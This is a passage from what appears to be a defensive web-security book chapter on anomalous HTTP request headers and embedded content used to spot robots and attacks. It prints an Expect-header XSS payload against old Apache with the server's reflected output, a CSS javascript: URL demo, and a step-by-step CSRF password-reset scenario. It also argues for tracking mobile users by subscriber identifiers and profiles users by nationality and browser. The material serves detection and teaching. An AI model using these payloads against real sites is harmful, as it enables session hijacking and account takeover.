In early 2006 Michael Zalewski came up with a concept called “cross site cooking”⁶¹ that allowed an attacker to set a cookie for another domain. In a cross site cooking scenario an attacker would get a victim to visit his domain and because of browser exploits at the time, it would allow an attacker to set cookies for other domains. This would allow an attacker to automatically perform actions on their behalf. This was especially bad as he found that he could even set cookies for .co.uk and not just singular domains. This has since been fixed, but similar exploits remain a possibility.

There is no reliable defense against this, although setting restrictions on cookie lifetimes and tying them with IP address information and browser headers can significantly reduce the threat. When in doubt, expire the cookie server side and force authentication. It's a lot easier to say you're sorry for the inconvenience of re-authenticating than it is to repay the damages they incurred by getting exploited.

Note: If you're using header analysis to make decisions that influence authentication, you are likely to raise flags to hackers, who will realize that there's something unusual going on. Also, such practices will inevitably lead to false positives when users upgrade their browsers, sign in from other IP addresses, or install security software that changes their headers.

⁶¹ <http://www.securityfocus.com/archive/107/423375/30/0/threaded>

Assorted Request Header Anomalies

Accumulated over the years, my collection of anomalies and oddities in various request headers is long. In this section I will guide you through some of the most interesting samples.

Expect Header XSS

The Expect header is a little-known request header that was designed to allow servers to reject requests with request bodies (if they do not wish to process them) immediately after seeing the request headers, thus saving both sides time and bandwidth. It's not a feature you will often see; however, older versions of Apache were vulnerable to an Expect header cross site scripting (XSS) injection (CVE-2006-3918⁶²). That is, if an attacker could force someone's browser to connect to your site and send a malformed Expect header, and you were running an older version of Apache, the victim's browser would reflect whatever text the attacker had injected into the header. Using an outdated version of Flash, which has the ability to modify arbitrary headers, the attacker could force a user's browser to connect to outdated versions of Apache which were vulnerable to this attack.

The attack payload is trivial:

```
Expect: <script>alert("Vulnerable to XSS")</script>
```

Here is what the server outputs, given that same header:

```
HTTP/1.1 417 Expectation Failed
Date: Tue, 06 May 2008 16:24:31 GMT
Server: Apache/1.3.34 (Unix)
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>417 Expectation Failed</TITLE>
</HEAD><BODY>
<H1>Expectation Failed</H1>
The expectation given in the Expect request-header
field could not be met by this server.<P>
The client sent<PRE>
    Expect: <script>alert("Vulnerable to XSS")</script>
</PRE>
but we only allow the 100-continue expectation.
<HR>
<ADDRESS>Apache/1.3.34 Server at <A
  HREF="mailto:webmaster@yoursite.com">yoursite.com</A> Port
  80</ADDRESS>
```

⁶² <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918>

</BODY></HTML>

In reality an attacker wouldn't just use this vulnerability to pop up an alert box. The attacker would probably either use it to steal user cookies (and thus hijack the user's entire session), or they would build a phishing site directly on the website in JavaScript (more details in the sidebar). The scary thing about this particular vulnerability is that it can affect any site, and every page on it, for as long as it is running on a vulnerable web server. That means it makes for a perfect way to phish users because the URL could be the main page of a website, or a sign-in page, or anything the attacker wants. Although this has been fixed by Apache some time ago and most users of Flash have updated their players to non-vulnerable versions, there are many out dated web servers that still use the older versions of Apache and many users who never update their browser, let alone browser plugins. If you haven't patched up, you too could be vulnerable.

Sidebar: *Phishing with Super Bait*

Phishing is a form of Internet fraud that tricks users into submitting sensitive information, such as credit card details or their login credentials. In order to willingly submit such information the users must believe they are at a safe place, for example their bank's web site.

Most often phishing is carried out by installing a rogue web site that looks like the real thing, then somehow getting the users to visit (usually by sending them email invitations). The effectiveness of the use of rogue web sites is declining because users have started to carefully examine the domain names they visit ("Is this really my bank's web site?") and because a number of anti-phishing technologies, which make lists of known rogue web sites, have gained wide adoption. Sites that are vulnerable to XSS are sometimes wide open to a special form of phishing that is essentially the digital equivalent of con men gaining access to a bank's offices and pretending to be tellers.

The catch is that XSS allows attackers to modify the vulnerable site's appearance at will. Because the JavaScript is running on whatever page is vulnerable in this case, and the JavaScript can include anything the attacker wants to from their own website, it becomes possible to create very realistic looking phishing sites. And the best part from the attacker's perspective is that they are on your domain, so users can't tell the difference, and anti-phishing technologies will ignore them since your site is probably white-listed. This is a concept called Phishing with Super Bait and is a topic well covered in papers and speeches around the Internet⁶³.

Headers Sent by Application Vulnerability Scanners

There are a number of ethical application vulnerability scanners out there that will alert you to the fact that they are scanning your network. This is best practice because it allows you to identify good robots versus bad robots. However, it's not always clear what the user's intentions are, and clearly, if someone is assessing your website, you should be aware of it. For example, here's a trace of an Acunetix web

⁶³ <http://www.blackhat.com/presentations/bh-jp-05/bh-jp-05-grossman.pdf>

application scan run from a machine out of Ohio, which was used to probe our website without permission:

```
Acunetix-Scanning-Agreement: Third Party Scanning PROHIBITED
Acunetix-User-Agreement: http://www.acunetix.com/wvs/disc.htm
Acunetix-Product: WVS/5.1 (Acunetix Web Vulnerability Scanner -
Free Edition
```

Even though most application vulnerability scanners are written by ethical people, that says nothing about the users who turn such tools into weapons against your network or website. An unsolicited security assessment is an obvious a sign of an attacker or a user who has little regard for your site integrity. If you see this in your logs it's probably already too late, unless you catch it mid-scan. If you don't, just hope that the vulnerability scanner doesn't do a good job!

Cache Control Headers

Two of the most interesting request headers are the Last-Modified and ETag headers. Both headers are not initially sent by the client but rather they are sent by the server. They are meant for caching and are intended to speed up the Internet by reducing the amount of data transmitted in the cases of clients who had already seen and cached the content. They're also meant to insure that, if any changes take place, the client gets the most current version.

The purpose of the Last-Modified header is obvious—it contains the time of the last modification of the resource it describes. The ETag header contains a resource fingerprint, which is designed to change whenever the resource changes. Here are the headers set that might be set by a web server:

```
Last-Modified: Fri, 02 May 2008 03:24:59 GMT
ETag: "11072f0-13174-ed3d38c0"
```

Caching HTTP clients will store the values of both these headers, along with each cached resource, so that they are able, later on, to determine whether a new version of the resource is available. This is useful because you can turn these two headers into indicators of previous visits—non-invasive cookies of sorts. Even if the user clears their cookies or fails to set them you can use the ETag and last modified date to detect users as they traverse a website. It's especially useful to detect if a user comes from a different IP addresses. If the same If-None-Match header is sent with the same If-Modified-Since, it's clear that you know the client has visited you before and can be correlated back to an earlier request by a different IP address. The matching request to the previous example would look like this:

```
If-Modified-Since: Fri, 02 May 2008 03:24:59 GMT
If-None-Match: "11072f0-13174-ed3d38c0"
```

If no date or ETag exists that doesn't mean that the client hasn't been there. It could actually point to quite a few things. They may have cleared cache before returning to your website, and they could have

also turned off caching entirely. Lastly, your server may not have set a date or an ETag, so why would their browser return information that it never received in the first place?

The following set of headers is probably the most telling. It comes from RixBot (<http://babelserver.org/rix/>), and shows that it indeed does look for the ETag header and date, and keeps state. Not only that, but it keeps state with the string placeholder of “no etag !” in the case where no ETag is present and “none” in the case where no date is set by the server:

```
If-Modified-Since: none
If-None-Match: no etag !
```

Although this kind of matching is highly typical of browsers and search engines, it’s not all that common for malicious robotic activity because malicious robots don’t tend to keep state or even care about it. They will typically look for vulnerable spots to inject data into or pull data from, and are far less interested in when you last edited your website. Granted, it’s possible that they may build scanners that can keep state, but it’s just not commonly done. At least not yet.

Accept CSRF Deterrent

The Accept family of request headers tell your website what users’ browsers are capable of, or what language or content are users interested in. Some web sites take advantage of this information to serve different content to different users. It’s also a pretty reliable way to detect robots because most of them don’t do a very good job of emulating browsers, if they try at all.

The Accept header is typically the one that is most often present, but, more often than not, you’ll find it missing in the case of a robot. But even if it exists, you’ll see headers like this:

```
Accept: */*
```

The stars imply that the robot is willing to accept everything under the sun. That might sound like what your browser does and indeed, in most cases it’s more likely that a browser will accept everything where a spider will accept almost nothing. Modern browsers also include the same */* nomenclature, but they also include a lot of other specific data about what they accept as well. This is a typical Internet Explorer Accept header:

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, */*
```

One form of attack that is widely found to be present on most websites is cross site request forgery (CSRF). Basically, an attacker can force a victim’s browser to connect to your site, and perform functions, like change password, change email address, and so on, unless you have some protection in place to defend yourself. The reason why CSRF is so difficult is because the Internet was designed to allow a user to connect to anything they wanted to from anywhere they wanted to, given there was a routable address. Unfortunately that leads to the possibility of attack. Here’s the process flow:

1. Attacker visits a website “site1.com” that he wants to steal user accounts from.
2. Attacker realizes that the website’s change password function is vulnerable to CSRF which will allow him to reset people’s passwords.
3. Attacker also knows that the administrator of site1.com visits a web-board on “site2.com” which will allow the attacker to insert references to images.
4. Attacker inserts an image tag into site2.com’s web-board similar to ``
5. The administrator of site1.com visits the site2.com’s web-board and his browser is immediately redirected back to his own website where he is authenticated.
6. The attacker logs into site1.com with the administrator’s username and the password “1234” successfully.

This is only one of dozens of ways to perform a CSRF attack, and to be clear, although the name specifically says “cross” site, it doesn’t necessarily have to involve two websites for this same attack to work, if the original site also had a web-board, for instance, that is vulnerable to HTML injection. The most common header I have seen used as a deterrent to CSRF is the referring URL, but as mentioned earlier in the book, referring URLs are unreliable at best. The right way to solve the problem is use one time tokens, and validate them on the submission of data whenever possible, but yet, I still see people using all kinds of crazy tactics. The Referring URL is often the header of choice, despite the fact there are many problems with it.

It turns out that the Accept header provides just one more oddball tactic in the war against CSRF. Not that I think this is a particularly good method of detecting CSRF, but because I know people are always looking for shortcuts, here’s one more way to do it. It turns out that one of the most common ways to perform CSRF is through image tags. Here’s what a request to a random site function would look like if called from within an image.

```
GET /index.php HTTP/1.1
Host: www.yoursite.com
User-Agent: Mozilla/5.0 (Windows; ; Windows NT 5.1; rv:1.8.1.14)
Gecko/20080404
Accept: image/png, */*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://attacker.com/hack.html
```


Notice that the Accept header includes “image/png” in the previous headers? You can see the referring URL as well, which may not exist in all cases as we discussed in the chapter on referring URLs, so this may be a fairly interesting way to do a second sanity check before allowing the function to fire. The following is the Accept header of the same browser connecting to the same function but this time directly:

```
GET /index.php HTTP/1.1
Host: www.yoursite.com
User-Agent: Mozilla/5.0 (Windows; ; Windows NT 5.1; rv:1.8.1.14)
Gecko/20080404
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,te
xt/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://goodsite.com/
```

Wildly different Accept headers are seen because the browser is expecting different kinds of data from the web server. The logic for a poorly written script might be if you saw an Accept header that contained “image/png” and your script wasn’t designed to display an image, you would fail without continuing the rest of your application. While there are some interesting experiments that could come out of this sort of research, I think it’s an error prone method of detection. A great example is where the attacker uses an iframe or redirects through another URL, which changes the browsers accept header into the longer version. Don’t use this tactic if you’re seriously concerned with CSRF. Fix it the right way – one time tokens.

Language and Character Set Headers

There are several headers that can give you insight into the preferred language of site users, but two in particular are more useful than the others. They are the Accept-Language and Accept-Charsets headers. Here are some real world examples of each:

```
Accept-Language: zh-cn,zh;q=0.5
Accept-Language: en-us
Accept-Language: [en-us, en, ko-kr, kr, ko, ja, jp, cn]
Accept-Language: es-ES,es;q=0.9,es-MX;q=0.8,en-
US;q=0.7,en;q=0.6,es-es;q=0.4,es;q=0.3,en-us;q=0.2,en;q=0.1

Accept-Charsets: EUC-JP,utf-8;q=0.7,*;q=0.7
Accept-Charsets: windows-1256,utf-8;q=0.7,*;q=0.7
Accept-Charsets: Big5,utf-8;q=0.7,*;q=0.7
```

```
Accept-Charsets: Shift_JIS,utf-8;q=0.7,*;q=0.7
```

The preferred language is an indicator of the background of the person you are dealing with. If the user signs up with an English name but browser tells you they primarily communicate in Chinese, and they are coming from Chinese IP address space, that's a bad indicator. Of course it's only an indicator, and it might be a valid user visiting China and signing up from an Internet café. If you trace the IP address back to an Internet café and trust Chinese Internet café's with your user's personal information then that's not a problem, however, given how many of these internet café's are infested with malware and keystroke loggers, it should be assumed someone in this circumstance is compromised, even if they aren't intentionally malicious. That means that any sensitive data they send you may also be leaked to others, and caution should be taken in disclosing any information to them through those connections if that information is highly sensitive. This is meant to be an illustrative example but hopefully you see what I mean.

Each of the language codes can be looked up through ISO 3166-2⁶⁴. Each code begins with two characters followed by a dash and then two further characters. The first part represents the country code; the second part represents the region. Regions often represent dialect and, often more importantly, cultural differences.

The square brackets in the Accept-Language shown previously were set by BecomeBot, which is a good robot, but it is not sending a correctly-formed header. These sorts of anomalies stand out and are easy to detect with the right logging in place. Even though a robot might send one of these headers, there may be no value set. That's a sure sign of a poorly written robot. Here is an example of a fake Googlebot doing this exact thing:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1;
+http://www.google.com/bot.html)
Accept: */*
Accept-Encoding: ,
Accept-Language:
Connection: close
```

If a header arrives with no value or a value that makes no sense you have to ask yourself why. If the robot is just misconfigured, that may be forgivable. But if it's spoofing its user agent to something else, it's virtually guaranteed to be something that you don't need or want on your servers.

Why might knowing a region be useful information? We discussed this quite a bit in the chapter on IP addresses, but there are many reasons. If your business doesn't work with certain countries, or you tend to see a tremendous amount of fraud from a specific region, that may become invaluable information.

⁶⁴ http://en.wikipedia.org/wiki/ISO_3166-1

Note: A friend of mine returned from a trip to China where he heard horror stories of the Chinese government performing penetration tests against civilian companies. The tests may have been sanctioned but they ended up taking the companies offline during the tests – a practice totally unheard of almost anywhere else. Knowing cultural differences can tell you a great deal about who you are dealing with and their probable mindset.

Dash Dash Dash

There are a number of headers that you will end up seeing in a big enough sample set that might be confusing at first glance. Let's take a look at one of these headers:

```
-----:-----
```

At first glance this might appear to be some sort of attack, but it's not; it is just Symantec's client firewall trying to make things easier for itself. Many deep inspection firewalls and anti-virus technology are often designed to perform a number of checks on user traffic, but such operations often take up quite a bit of processor power. One thing that client firewalls do is dissect inbound packets and see if there is any malicious behavior. This is tough work in itself, but it is often made much more difficult by certain protocol features that tend to obfuscate data. Response compression (Eg: gzip encoding), a vital part of HTTP, is one such feature. As a result, protective tools have to work harder and, in addition to their investigative work, also decompress the information first before it hits the browser. Some tools prefer to do less work (or do not support the inspection of compressed content) so they intentionally change user's HTTP headers to disable compression. The original header value matching the dash-example above was:

```
Accept-Encoding: gzip, deflate
```

You can tell by looking at the length of the HTTP header which is exactly 15 characters before the colon. In the absence of any indication that the client supports compression, the server responds with uncompressed content, making it possible for the client firewall to inspect it.

The Referer header is also frequently replaced with its dash-equivalent. In this case it isn't as much an issue of enabling anti-virus companies to perform detection better, but rather some security companies feel that it is safer for their consumers not to leak this kind of information. In the following example you'll notice that not only does the header preceding the first colon match the same length as the word "Referer" but there is another colon in the URL that would naturally follow "http":

```
-----:-----:-----  
-----
```

You might be curious why spaces and colons are left intact. In order to keep the HTTP header line valid, you need to have a colon to separate header name from the value, and a space is recommended to follow it. And, if you're wondering why these headers aren't removed from requests altogether, that's done in order to avoid changing the data length, which would create a domino-effect of side-effects

and, ultimately, make things much more difficult for developers and ultimately more processor intensive.

Here is an example of a replaced User-Agent header, where you can see the individual substrings:

```
-----: -----  
-- -----  
-
```

Interestingly enough, although the software is trying to protect the user it's actually fairly easy to decompose the string in the previous example to find the original header, especially if you have access to a large number of User-Agent values. The first substring is exactly 11 characters long, which corresponds to the string "Mozilla/4.0". The next string is 12 characters long, which nicely fits with "(compatible;". The following four characters could be "MSIE," and so on. Although the intention is to protect consumers from this exact kind of header analysis, it really is a fairly poor way of preventing a website from getting a good estimate of the browser type, especially given all the other forms of browser fingerprinting out there.

These are by no means the only ways software attempts to modify headers. Here is a small smattering of different headers captured over just a few hours that show these kinds of effects.

```
X-cept-Encoding: gzip, deflate  
  
Accept-Encodxng: gzip, deflate  
  
Weferer:  
RZFSQHYUCDDJBLVLMHAALPTCXLYRWTQTIPWIGYOKSTTZRCLBDXRQBGJSNBOHMKHJY  
F
```

From Robot Identification

The From header is supposed to contain a valid email address, but it's often misused or malformed, even by otherwise reputable companies. One thing that's nice about it is that it is always an indicator of robotic activity, and primarily good robots who want you to have a way to contact them if they misbehave. For instance, Google has a huge R&D department and have even admitted to writing custom robots to spider my sites looking for anything that might indicate a vulnerability in their software, as I tend to find a great deal of security problems with Google. Here are some varying From headers from Google's R&D spiders with the email addresses sanitized to protect Google's employees:

```
From: xxxxx@google.com  
From: xxxxxxxxxxx@google.com, xxxxxxxxxxx@google.com  
From: xxxxxxxxxxx@google.com, xxxxx@google.com  
From: xxxxxx@google.com
```

But, remember, although From is a standard HTTP header defined in RFC 2616⁶⁵ as being only an email address you're going to find a lot of crazy things in them regardless. Even in the previous example in two of the From headers from Google the headers weren't valid because the engineers put two email addresses separated by a comma. The following is a small smattering of non RFC compliant From headers.

```
From: "crawler@kosmix.com (http://www.kosmix.com/crawler.html) "  
From: From: jobsde@jobscout24.de  
From: crawler(at)convera.com  
From: dropfknuck.net <dropfbot@dropfknuck.net>  
From: http://cis.poly.edu/polybot/  
From: orangespider at orangebase dot org
```

While the fact that a request contains a malformed From header is not an indicator of malicious robotic activity, it is a way to discern bad programming, which can lead to inadvertent bad behavior. Malicious or not, bad programming can end up causing a lot of problems, especially when engineers don't understand the specification for the tools they are writing.

Content-Type Mistakes

The Content-Type header is most often used in responses to indicate the type of content served, in which case it will contain a specific MIME type, like "text/html" or "text/plain". This header is generally not sent by the client unless it is submitting a POST request, when it is needed to indicate the format of the data. Most commonly, the value will be "application/x-www-form-urlencoded". Requests that submit files, which are rarer, have to use "multipart/form-data" instead. The following is a request from an otherwise fairly convincing robot pretending to be Googlebot:

```
GET / HTTP/1.1  
Host: www.sectheory.com  
Content-Type: text/html  
Connection: close  
User-Agent: Googlebot/2.1 (+http://www.google.com/bot.html)
```

The above request contains a Content-Type header which would be appropriate in a response. In a GET request, the header is not only unnecessary, but its value makes no sense.

You also may find that robot authors don't really understand when they need the "application/x-www-form-urlencoded" content type set and will use it even when they aren't posting information to the server. Here is a good example showing precisely that:

```
GET / HTTP/1.1  
User-Agent: Digger/2.0 JDK/1.4.2
```

⁶⁵ <http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html>

From: benj.lipchak@eikonus.com
Pragma: no-cache
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

There's no way to know for sure what the intentions of this kind of robot are, but it is clear that it wasn't well written. I have no concrete evidence to support poorly written spiders being a greater threat to websites unless they are intentionally written to damage websites, but I'm fairly confident you will find that to be a true hypothesis if you perform enough tests.

Common Mobile Phone Request Headers

There are endless supplies of random headers set by robots, misconfigured proxies, and so on. To spend time trying to document every variant of every header would consume a volume larger than the entirety of this book. But there are some headers set that are very interesting, if not rare: the mobile phone headers. Mobile phone usage is getting very close to 100% penetration in many countries and can easily pass Internet adoption rates, due to relatively low costs and their high value to people. That's especially true given modern smart phones that have nearly all the same functionality as desktop environments.

Note: In certain countries mobile phone usage as a percentage far outshines the United States – including countries like Japan. Not only has the cell phone penetration outpaced the United States but the cell phone technology in Japan also has leapt far beyond the U.S. That's largely to do with the cost of deployment in the United States and with the larger land mass and cost to cover with cell phone towers with advancing technological innovations. Not to mention cultural interest in advanced cell phone technology that drives higher adoption in that region.

Let's take a look at a modern cell phone footprint as it connects to a web site:

```
GET / HTTP/1.1
Host: www.yourhost.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1) Opera 8.65 [en] UP.Link/6.3.1.17.0
Accept: application/xhtml+xml, application/vnd.wap.xhtml+xml,
text/html, text/vnd.wap.wml, application/vnd.wap.wmlc,
*/*,text/x-hdml,image/mng,image/x-mng,video/mng,video/x-
mng,image/bmp,text/html
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1,*
Accept-Encoding: deflate, gzip
Accept-Language en
Cache-Control: no-cache
Via: 1.1 alnmagr1fe09WAP2-mbl
X-Up-Devcap-Accept-Language: en
X-Up-Devcap-Charset: utf-8,ISO-8859-1,US-ASCII,UTF-16,GB2312,BIG5
X-Up-Devcap-Iscolor = 1
```

```
X-Up-Devcap-Numsoftkeys: 2
X-Up-Devcap-Screendepth: 16
X-Up-Devcap-Screenpixels: 320,240
X-Up-Devcap-Smartdialing: 1
X-Up-Subno: ppu_105cb54061e_vmag.mycingular.net
X-WAP-Profile: "http://uaprof.motorola.com/phoneconfig/q-
umts/Profile/mot-q9.rdf"
```

By looking at these headers, you have a number of great ways to understand more about the device. Not only do you get all the normal headers, but you also get the cell phone provider, the make and model of the cell phone, some settings, and—most importantly for this particular model of cell phone—you get the X-Up-Subno, which is a unique identifier, much like a cookie but impossible for the user to suppress. Now you can track that user indefinitely through the lifetime of their cell phone usage on your site. Cell phone makes, models, and providers may vary these headers, so your mileage may vary, but it's definitely worth thinking about if you are concerned about mobile users. You may be interested in this information because your application may be highly dependent on mobile users (for example a site like Twitter.com), or you may find that mobile users represent fewer fraud losses.

While mobile phones may be a fraction of normal traffic for most websites (again unless you're running a site like twitter.com), that will rapidly change as cell phone technology continues to advance. Because of Moore's law, we are seeing a doubling effect of the cell phone technology, which will dramatically improve the processing horsepower and reductions in power consumption which will improve the technology available at people's fingertips. Tools like GPS- mapping, JavaScript-enabled browsers, and high quality cameras are already available on many cell phones. It's really in your best interest to look to the future before it's too late.

X-Moz Prefetching

Certain browsers have the ability to do something called "prefetching". Prefetching is when a browser retrieves some resources ahead of time, irrespective of whether the resources will be needed later on. While it might seem like that will slow things, it's actually a useful way to reduce the page load time of a subsequent page, but only if there is a high likelihood that a user will follow the link in question. In reality, this feature is probably going to work well for users by reducing response times, but not so well for site operators, because it will result in an increase of traffic. Firefox uses a special request header to differentiate between normal requests and those that are the result of prefetching. It's called X-Moz:

```
X-Moz: prefetch
```

While this doesn't necessarily mean anything (positive or negative), it does give you a clue as to how the user visited your website. The problem with prefetching is that it can be explicitly requested by a page, like this:

```
<link rel="prefetch" href="http://www.yoursite.com/page.html">
```

In practice this means that a user's browser may follow a link the user wouldn't. On the other hand, a rogue web site can achieve a similar effect using other techniques (for example, using hidden IFRAME elements) so the prefetching facility may not represent a significant danger.

Summary

There are all kinds of other headers that you will find in the wild. Some change on every request, others remain the same throughout. Each header has its own special purpose, or is there to deceive you in devious ways. Training your system to know the difference is helpful in isolating the difference between a normal user and a robot certainly, and perhaps it can even give you clues into malicious users who are masquerading as more ethical users. A useful approach is to alert upon encountering unknown headers, or known headers whose values are malformed.

For instance, a user who uses Firefox tends to be a more technical user than someone who uses Internet Explorer. We talked about Safari (Apple) users and their tendencies as well. Some extremely large retailers have told me that the majority of their fraud originates from Firefox and Opera. Understanding the trends of users who find themselves using certain browsers can give you a great deal of intelligence on what to expect from those users. Knowing how to spot the difference is actually rather easy once you have a large enough sample set to look at. Test it yourself if you have your own lab, and I bet within no time you'll get great insights into what is natural and what is dangerous.

Note: One trend I see in modern web applications is the heavy use of JavaScript-based tracking, using the services like Google Analytics and Omniture. Such tools are extremely useful when you are dealing with normal users who have JavaScript enabled. In fact, sometimes these types of tools come with tracking pixels with them, so they can even detect users who have JavaScript turned off. Such a proposition sounds like a great feature—easy to implement and useful to reduce the logging requirements on the web server.

Unfortunately, while those tools are great for marketing and sales, and for understanding traffic trends, they don't do anything for security. In fact, they are often bad because people sometimes stop looking at their web server logs, or stop logging altogether. I hope after reading the first half of this book you too will agree that in-depth logging is the only reasonable way to know what is really happening on your web sites.

Also, if you have a website with sensitive information passing through it, the very last thing you should be doing is pulling in third party JavaScript to do tracking. As mentioned earlier, JavaScript can easily be used to steal information from the site, if it is modified by the third party to do so. This means that, by using these third-party services that are based on JavaScript, you effectively delegate your site's security to them – for better or for worse.

Some people simply cannot afford to do logging, due to the complexity and the requirements to store and analyze the data. But if JavaScript tracking is currently your only logging option and you don't include this JavaScript on your SSL/TLS enabled website you lose visibility. It's a tough

decision that most people in this situation don't properly think through, but can really end up hurting your visibility in the long run unless you have a logging alternative.

But even then some people use things like Adblock Plus and Noscript, which are both Firefox extensions meant to reduce the amount of things that load within the browser. If these tools are set up to block access to these third party tracking scripts, even non-robotic users will become invisible to your logging if all you have is third party JavaScript tracking. I tell every company I talk to the same thing - avoid third party tracking for security purposes. These third party tools are not a good alternative to traditional logging when attackers are afoot.

Chapter 9 - Embedded Content

"Any fool can tell the truth, but it requires a man of some sense to know how to lie well." - Samuel Butler

Embedded content makes up a huge percentage of the bandwidth that your users consume as they surf the internet. Think about it. Nearly everything we love about the Internet is embedded content - images, movies, music, flash games, etc.... There's no end to interesting things we can deliver to our consumers through dynamic web applications. So it stands to reason that there is potentially interesting information we can infer from this embedded content and how users interact with it.

Embedded Styles

Cascading Style Sheets (CSS) have revolutionized the way we think about website design. It took more than a decade but today, finally, all modern browsers support them reasonably well. No longer do web designers have to use tables—designed to carry data and meaning—for layouts. Now they can use CSS. Even more impressively, with a single CSS file a web master can change the styles or layouts of an entire website. That makes maintaining large websites a snap.

Detecting Robots

At some point, the developers of HTTP robots realized that it is less likely to cause problems if their tools pretend they are normal browsers and blend in a little bit amongst the noise of normal traffic. That's especially true for robots that send spam or look for email addresses to scrape: they have to rely heavily on stealth in order to get the job done. Robots regularly spoof the contents of the User-Agent and Referrer headers, visit more pages than is necessary to do the job, and generally try to behave like users in order to lessen the possibility of detection. But, that said, they rarely end up rendering embedded style sheets.




Fig 9.1 – CNN rendered without CSS

Even the most basic browser will render style sheets, unless they are intentionally turned off. The reason for this is that without style sheets, many modern pages are extremely flat and almost completely unusable. In Fig 9.1 you can see how a web site looks with style sheets disabled. While the

page still loads and the content is all there, it's much less organized and usable than with CSS enabled. It certainly isn't much fun to look at.



Fig 9.2 – CNN rendered with CSS

The same page on CNN is seen in Fig 9.2 with CSS enabled. The difference between having it enabled and disabled makes the page what it is – a website, rather than a link list and some embedded content with no style. There's really almost no reason a normal user would disable CSS, unless they were on an extremely low bandwidth connection or highly paranoid about what is contained within the CSS.

The question is how do we determine if a client renders CSS? We can't rely on seeing a client fetch the CSS files, as robots can do that without rendering the content, although the vast majority of the time that's good enough. We may have to try something else in extreme cases. Most browsers support extensions that allow JavaScript to be embedded in CSS. The following example, which works in Internet Explorer 6, demonstrates how one such extension is used:

```
<div style="background-image: url(javascript:alert('JavaScript invoked'))">
```

Someone who is paranoid about what their browser does may decide to disable CSS because they want to run as little JavaScript as possible. It's not likely that you will encounter many users who disable CSS because of JavaScript alone, simply because browsers are generally capable of disabling JavaScript directly. More likely than not though, the kind of user that doesn't render CSS is robotic or somehow been forced to view the page in a context outside of a rendered page, as I discuss in the following section. If you watch your logs you too will be able to identify which IP addresses are pulling all the content on your website, and which are selectively pulling the content based on their technical limitations in the case of a robot.

Detecting CSRF Attacks

There are other reasons why a browser might download a page but not the embedded style sheets in it, and that's when it is asked to interpret a page as an image. Of course, that doesn't make any sense (and

it's why browsers won't try to download any content embedded in such pages), but it happens somewhat often in real life because of an attack known as Cross-Site Request Forgery (CSRF). For example, the following attack payload demonstrates how an image HTML tag is used to invoke a page on a web site:

```

```

Although the image won't load (how could it, since the response won't be an image?), it's irrelevant to an attacker who has still managed to deliver the attack that forced an unsuspecting user to send a request to www.yoursite.com. The user performs this action on behalf of the attacker unwittingly and the only visual evidence to the victim is an image that failed to load properly.

Note: Embedded images can be made very small (e.g. 1x1 pixel), or hidden from view entirely, causing a broken image as in the example above to be visually undetectable. Such evasion, and with the fact that browsers don't notify users of external requests, help to make Cross-Site Request Forgery one of the most dangerous and practical client-side attack techniques.

Thus, a user who has been duped into clicking on websites that are under an attacker's control may end up sending a request with no follow up request for the embedded CSS because the page is being instantiated in the wrong context (that of the image tag as seen in the previous example). By watching for such lone page requests to site's vital pages, you can immediately discover the user accounts that are likely to have been compromised and take action. The steps you take will vary depending on your own account takeover procedures, but typically it involves account lockout, calling the user for an out of band remedy and so on.

In the above example the most likely thing that happened is the user became victim of a CSRF attack, where the user's credentials have been used against them since they have been forced to perform an action on behalf of the attacker. In this case they changed their own password to something the attacker knows. You can immediately conclude that this account has been compromised.

Note: Although it is possible to catch CSRF attacks by observing the logs carefully, as demonstrated above, your site should not allow such attacks to work in the first place. If they do, that only means the site wasn't coded properly, and you should generally seek to determine if it is possible to fix the problem in the code. The preferable method of prevention is to use one time tokens or "nonces" that are unique to every page view, and not known to an attacker. These nonces are sent only once, and verified by the server to ensure that the user could have been the only one who had access to that page. Of course if the page suffers from other attacks that enable an attacker to read the nonce, like XSS, that's another issue.

It is unfortunate that browsers don't tell us why they're sending a particular HTTP request, forcing us to try to infer context from every little clue available, as this section demonstrates. That may change in the future, but probably not anytime soon. Finding an unusual request or an unusual session, doesn't necessarily mean that you will want to block these users or robots from your site – but you may want to

use this important information to classify them for future analysis. Although some users and robots never come back, lots do.

Embedded JavaScript

